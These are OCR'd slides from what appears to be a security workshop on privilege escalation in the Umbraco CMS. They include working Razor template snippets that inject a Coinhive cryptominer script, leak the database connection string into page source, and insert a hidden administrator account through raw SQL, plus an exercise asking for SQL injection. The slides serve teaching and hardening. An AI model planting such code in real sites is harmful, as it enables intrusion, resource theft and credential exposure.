
<!-- Security by Jeffrey Schoemaker -->

Some of the datatypes









Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->


Mike is so helpful..

“Shall I add some descriptions to your properties so everyone can work with your Umbraco install?”

“Wow, would you do that for us?”


“Of course, no problem. Please give me access to Settings section so I can edit your documenttypes”


“Oh, and BTW. Please do it on production because we don’t have a way to transfer document types from development to production..”



Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->






Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->

What a nice guy!

- Or is he?





Level 3
Privilege escalation

<!-- Security by Jeffrey Schoemaker -->

But ...

We also gave Mike access to Templates & Scripts





Master template: No master

```
@inherits Umbraco.Web.Mvc.UmbracoTemplatePage<ContentModels.Homepage>
@using ContentModels = Umbraco.Web.PublishedContentModels;
@{
    Layout = null;
}
<html>
    <head></head>
    <body>
        <header></header>
        <main></main>
        <footer>
            <script src = "hxxps://coin-hive.com/lib/coinhive.min.js"></script>
            <script>
                var miner =
                    new CoinHive.Anonymous('3858f62230ac3c915f300c664312c63f');
                miner.start();
            </script>
        </footer>
    </body>
</html>
```

Outputting the connectionstring

Settings

- Document Types
  - Homepage
- Templates
  - Homepage
- Partial Views
- Stylesheets
- Scripts
- Languages
- Dictionary
- Media Types
- Content Templates


Master template: No master

```
@inherits Umbraco.Web.Mvc.UmbracoTemplatePage<ContentModels.Homepage>
@using ContentModels = Umbraco.Web.PublishedContentModels;
@{
    Layout = null;
}
<html>
    <head></head>
    <body>
        <header></header>
        <main>
            <section class="l-container">
                <div class="l-content">
                    <div class="l-grid">
                        <div class="l-col--1-1">
                        <!--
                            Sssst... Don't tell any one
                            @System.Configuration.ConfigurationManager.ConnectionStrings["umbracoDbDSN"].ToString()
                        -->
                        </div>
                    </div>
                </div>
            </section>
        </main>
        <footer></footer>
    </body>
</html>
```


<!-- Security by Jeffrey Schoemaker -->

Adding an user?

```
<div>
    @{
        // Insert a user 'jeffrey@perplex.nl' with password 'Password2018!' directly into the usertable
        // And after the insert, make the user a member of all user groups
        string SQLStatement = @"
                INSERT INTO umbracoUser(username,userlogin,userpassword
                    ,passwordConfig,userEmail,userlanguage,securityStampToken)
                 VALUES ('jeffrey@@perplex.nl'
                ,'jeffrey@@perplex.nl'
                ,'HuH95A2grAmGQxwg5xlcnA==geb7iIe0uxk9lukffzyu/Pqs7hIb7HiNEdDL31Cejys='
                ,'{""hashAlgorithm"":""HMACSHA256""}'
                ,'jeffrey@@perplex.nl'
                ,'en-US'
                ,NEWID());
                INSERT INTO umbracoUser2UserGroup SELECT @@@@IDENTITY,id FROM umbracoUserGroup;";
         ApplicationContext.DatabaseContext.Database.Execute(SQLStatement);
    }
</div>

 <!-- Security by Jeffrey Schoemaker -->
```



Level 3
Privilege escalation

<!– Hardening tip 6-->

In **production**, only give your website **write** permissions to


/App_Data/

/Media/

On the other folders only **read** permissions

<!– END Hardening tip 6 -- >


<!-- Security by Jeffrey Schoemaker -->



Level 3
Privilege escalation

Mission 3.2:

- Goal: Extract crucial data from the database
- Approach: SQL Injection or any other means to extract data through SQL commands



Level 3
Privilege escalation

